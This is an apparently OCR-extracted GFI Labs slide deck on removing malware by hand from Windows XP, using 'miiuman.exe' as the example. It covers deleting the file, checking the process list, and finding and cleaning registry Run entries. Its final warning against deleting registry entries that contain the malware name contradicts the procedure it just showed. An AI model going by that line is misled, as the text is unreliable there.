
Removal: Attempt to Delete File



GF

Removal: Attempt to Delete File

Verify that the file was deleted. Do the same process when looking for the malware file.




Address: C:\Documents and Settings\Administrator

Config.Msi
Documents and Settings
Administrator
Application Data
Cookies
Desktop
Favorites
IETldCache
Local Settings
Application Data
Google
Chrome
Application
User Data
Default

Name	Size	Type
Application Data		File Folder
Desktop		File Folder
Favorites		File Folder
Local Settings		File Folder
My Documents		File Folder
My Recent Documents		File Folder
NetHood		File Folder
PrintHood		File Folder
SendTo		File Folder
Start Menu		File Folder
Templates		File Folder
WINDOWS		File Folder
NTUSER.DAT	1,024 KB	DAT File
ntuser.dat.LOG	232 KB	Text Document

Removal: Attempt to Delete File

Also check that the malware file is not in the process list.



Windows Task Manager
File Options View Shut Down Help
Applications Processes Performance Networking Users


Image Name	User Name	CPU	Mem Usage
alg.exe	LOCAL SERVICE	00	3,584 K
csrss.exe		00	3,204 K
ctfmon.exe		00	3,064 K
explorer.exe		00	17,560 K
GoogleUpdate.exe		00	416 K
lsass.exe		00	6,056 K
mspaint.exe	Administrator	00	1,000 K
SBAMSvc.exe		00	27,512 K
SBAMTray.exe		00	4,820 K
SBPIMSvc.exe		00	6,276 K
services.exe		00	3,596 K
smss.exe		00	416 K
spoolsv.exe		00	5,528 K
svchost.exe		00	3,776 K
svchost.exe		00	5,036 K
svchost.exe		00	4,464 K
svchost.exe		00	21,516 K
svchost.exe		00	3,012 K
svchost.exe		00	3,916 K
svchost.exe	SYSTEM	00	4,316 K
System		00	236 K
System Idle Process	SYSTEM	98	28 K
taskmgr.exe		02	4,520 K
vmacthlp.exe		00	2,600 K
VMwareService.exe		00	4,008 K
VMwareTray.exe		00	3,208 K
VMwareUser.exe		00	8,192 K
winlogon.exe		00	6,700 K
wuauclt.exe		00	7,076 K

☐ Show processes from all users

Processes: 29 | CPU Usage: 2% | Commit Charge: 137M / 1246M

Removal

Removal: Clean up Remnants



Startup Item	Command	Location
☑ VMwareTray	"C:\Program ...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ VMwareUser	"C:\Program ...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ SBAMTray	"C:\Program ...	HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ GoogleUpdate	"C:\Documen...	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ ctfmon	C:\WINDOW...	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
☑ miiuman	C:\Document...	HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

Name	Type	Data
(Default)	REG_SZ	(value not set)
ctfmon.exe	REG_SZ	C:\WINDOWS\system32\ctfmon.exe
Google Update	REG_SZ	"C:\Documents and Settings\Administrator\Local Settin...
miiuman	REG_SZ	C:\Documents and Settings\Administrator\miiuman.exe

Removal: Clean up Remnants

Click on Start->Run


Type REGEDIT

Then hit ENTER

Click on “My Computer”

Click on Edit->Find/Search

In the search box, type the name of the malware file then click on Find



Find what: miiuman.exe

Look at


☑ Keys

☑ Values

☑ Data

□ Match whole string only

Removal: Clean up Remnants



To start your search, follow the instructions in the left pane.

Search by any or all of the criteria below.

All or part of the file name: miiuman.exe

A word or phrase in the file:

Look in: My Computer

When was it modified?

What size is it?

More advanced options

Warning!

Do NOT delete registry entries that contains the malware file name.

Do NOT delete file names similar to that of the malware file name. It could have mimicked a system file name.

Research about it first. If you think handling the malware is still difficult, send the file to your favorite Antivirus vendor.

https://www.facebook.com/gfisoftware
https://www.facebook.com/GFILabsPH
https://twitter.com/gfisoftware
https://twitter.com/gfilabsph